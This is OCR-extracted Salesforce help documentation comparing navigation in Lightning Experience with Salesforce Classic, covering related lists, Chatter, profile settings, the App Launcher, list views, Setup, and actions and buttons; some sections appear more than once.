Salesforce Classic displays actions in the Chatter publisher, and buttons on a record's details page. Lightning Experience blurs the distinction between these elements. It intermingles actions and buttons, locating them in different areas based on function.

Find Related Lists in Lightning Experience

Records in Salesforce include details and links to other related records. Salesforce Classic displays related records in lists that appear near the bottom of the page. In Lightning Experience, related information appears in related list cards. For leads and opportunities—the objects that include a workspace—access related list cards from the Related tab. For reference objects like accounts and contacts, and on groups and people, related list cards display on the right side of the page.

Find Chatter Features in Lightning Experience

With Lightning Experience, you can connect with people and groups and share business information securely and in real time, just like you're used to in Salesforce Classic. The way you access Chatter feeds, groups, and profiles is a bit different in the new interface. But with this quick overview, you'll feel right at home.

Find Help in Lightning Experience


In Lightning Experience, each page has a contextual help menu with links to resources—help topics, walkthroughs, videos, developer guides, and PDFs—related to the specific tasks on that page.

Find Profile and Personal Settings in Lightning Experience

In Salesforce Classic, your profile and personal settings are located in the menu with your name. It's not too different in Lightning Experience. Find links to these options by clicking your profile picture. Want to switch between Lightning Experience and Salesforce Classic? You can find links to do so from here, too.

EDITIONS

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



In Salesforce Classic, click your username to find links to your profile and personal settings (**1**). To get to your profile in Lightning Experience, click your profile picture (**3**) to open the Switcher (**4**). Then click your profile picture again to access your profile (**5**). Click **Settings** (**6**) to update your personal information.

To switch to Lightning Experience from Salesforce Classic, click your name in the Salesforce Classic header, then click **Switch to Lightning Experience** (**2**). Want to return to Salesforce Classic? Click **Switch to Salesforce Classic** (**7**). We remember your choice and set it as the default preference.

By the way, before you add a photo, you look like this:  . That's probably not a great likeness, so click it (**5**) to upload your own profile picture.

So what's Add Username (**8**)? And why are other usernames listed here (**9**)? With Lightning Experience, users can switch between usernames. If you have multiple usernames on the same or different orgs, you can choose a username from the list. For example, Salesforce admins can log in as another user when setting up profiles and permission sets. Don't worry if you don't see this information. Most users have a single username. Or your admin disabled the feature for your org.

Find Objects and Apps in Lightning Experience

In Salesforce Classic, you use tabs (1) to access objects, like accounts and leads. Tabs also serve up other features, such as your Home page or Chatter. Navigation in Lightning Experience (2) is similar to navigation in Salesforce Classic, but with some improvements. In Lightning Experience you can complete actions and access recent records and lists directly from the navigation bar, and switch between apps that have custom colors and branding.

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



Use the App Launcher to open apps in both Salesforce Classic (3) and Lightning Experience. In Lightning Experience, the App Launcher is always accessible in the navigation bar (4) and shows your custom apps with custom logos, colors, and descriptions (5). If you're looking for an item that's not in your current app, you can still find it in the App Launcher in Lightning Experience. You can also search the App Launcher to more quickly find the item or app you're looking for (6).



Find List Views in Lightning Experience

Lightning Experience improves the Salesforce Classic list view experience with a more intuitive layout, convenient navigation, and seamless list creation and editing.

Note: In list views you see only the data that you have access to. You see records that you own or have read or write access to, and records shared with you. List views also include records owned by or shared with users in roles below you in the role hierarchy. You can see only the fields that are visible according to your page layout and field-level security settings.

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

- Select a list view from the drop-down menu (1).
- Create, edit, or delete list views from List View Controls (2).
- Quickly modify a view's filters (3) and refine which records are displayed.
- Create records directly from a list view (4).
- Edit fields directly from a list view (5).
- *(Opportunities only)* Toggle between the standard list view grid and the Kanban board (6), a visual way to monitor the pipeline.
- Edit or delete specific records (7).
- Visualize list view data with charts (8): vertical bar, horizontal bar, or donut.
- Find a specific list view faster by searching for it (9).

Find Your Way Around Records in Lightning Experience

In Salesforce Classic, record details, related lists, and the record feed display on the same page. This layout can lead to a lot of scrolling, especially in records with a lot of data. In Lightning Experience, find record details, related information, and the record feed in dedicated tabs that are easy to switch between.

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


- In Salesforce Classic, Show Feed (1) controls whether a record's Chatter feed is visible. In Lightning Experience, the record's feed and the feed composer are always available on the Collaborate tab (1).
- See all record details on the Details tab (2).
- In Salesforce Classic, records include related lists (3), while Lightning Experience displays related information in related list cards (3). See Find Related Lists in Lightning Experience for a deeper examination of how related information is handled in the new and classic interfaces.

SEE ALSO:


Create Shortcuts to Your Top Salesforce Pages with Favorites

Find Actions and Buttons in Lightning Experience

Find Your Way Around Lightning Experience Setup

Lightning Experience Setup makes it faster and easier than ever to customize Salesforce to meet your company's needs.

As a Salesforce admin, you spend plenty of time using Setup. It's where you'll reset passwords, create users and profiles, create email templates and custom fields, customize layouts, and more. As you're getting familiar with Setup, don't worry about memorizing click paths. Instead, focus on the shortcuts. Here are some useful navigation tools to remember.



- **Quick Find** (**1**) is your tool for getting where you need to go quickly. Enter a search term in the Quick Find box to filter the list of pages by what you've entered. Find what you're looking for faster than you would by browsing through the Setup pages.
- To search for fields, objects, users, and more based on the name, use global search (**2**). While within Setup, enter a record name, and select the **in Setup** option in instant results or press Enter. The search results page lists records that match your search term.
- The **Create** menu (**3**) appears on every page in Setup. It provides an easy way to create items that you tend to create most often, such as create users, custom objects, custom tabs, and email templates.
- The carousel (**4**) gives you instant access to important Setup tools and information for Salesforce1, SalesforceA, release notes, performance, and more.
- **Most Recently Used** (**5**) shows your most recently used records in Setup. You can get back to what you were working on with a single click.

Find Actions and Buttons in Lightning Experience

Salesforce Classic displays actions in the Chatter publisher, and buttons on a record's details page. Lightning Experience blurs the distinction between these elements. It intermingles actions and buttons, locating them in different areas based on function.

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

- The Post and Poll standard Chatter actions (1) appear in the composer on the Chatter tab in Lightning Experience. Other standard actions like Thanks and Links, however, aren't available in the new interface.
- The Log a Call, New Task, and New Event actions (2) from an object's page layout appear in the composer on the Activity tab. And if the Send an Email button is included on the object's page layout, the Email action shows up in this composer too. These actions create records that are related to one the user is viewing.

  Or use the Global Actions menu ( ) in the header to take actions that aren't related to the current record.
- Standard and supported custom buttons (3) on an object's page layout—including the Edit button—appear in the action menu. Other global and object-specific actions on the page layout, including Visualforce and Force.com Canvas actions, also appear in the menu.

- As in Salesforce Classic, custom links are included with the record's details. Click the Details tab to find them.

SEE ALSO:

Actions in Lightning Experience

How Actions Are Ordered in Lightning Experience

Navigation and Actions: What's Different or Not Available in Lightning Experience

Find Related Lists in Lightning Experience

Records in Salesforce include details and links to other related records. Salesforce Classic displays related records in lists that appear near the bottom of the page. In Lightning Experience, related information appears in related list cards. For leads and opportunities—the objects that include a workspace—access related list cards from the Related tab. For reference objects like accounts and contacts, and on groups and people, related list cards display on the right side of the page.

EDITIONS

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



For the first eight related list cards on a record:

- Related list buttons (1) are located in the upper-right corner of each related list card. If there are multiple buttons, use the pull-down menu to access them.
- Each item in a related list card includes a link (2) that opens the related record.

- Record-specific actions (3) are located in the pull-down menu next to each related record.
- When related list cards are on the right side of the page, each card displays up to three records. On reference objects, related list cards display up to six records. In both cases, drill down (4) to see the full list of related records.

If there are more than eight related lists on a record, additional related list cards display the object's name only. Click the name in the related list card to open the full related list, which includes the related list buttons and record-specific actions that aren't included in the card.

Find Chatter Features in Lightning Experience

With Lightning Experience, you can connect with people and groups and share business information securely and in real time, just like you're used to in Salesforce Classic. The way you access Chatter feeds, groups, and profiles is a bit different in the new interface. But with this quick overview, you'll feel right at home.

In Salesforce Classic, you typically access Chatter features from the sidebar on the Chatter tab. In Lightning Experience, access the main feed (1), colleagues' profiles (2), and groups (3) directly from tabs at the top of the page.

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




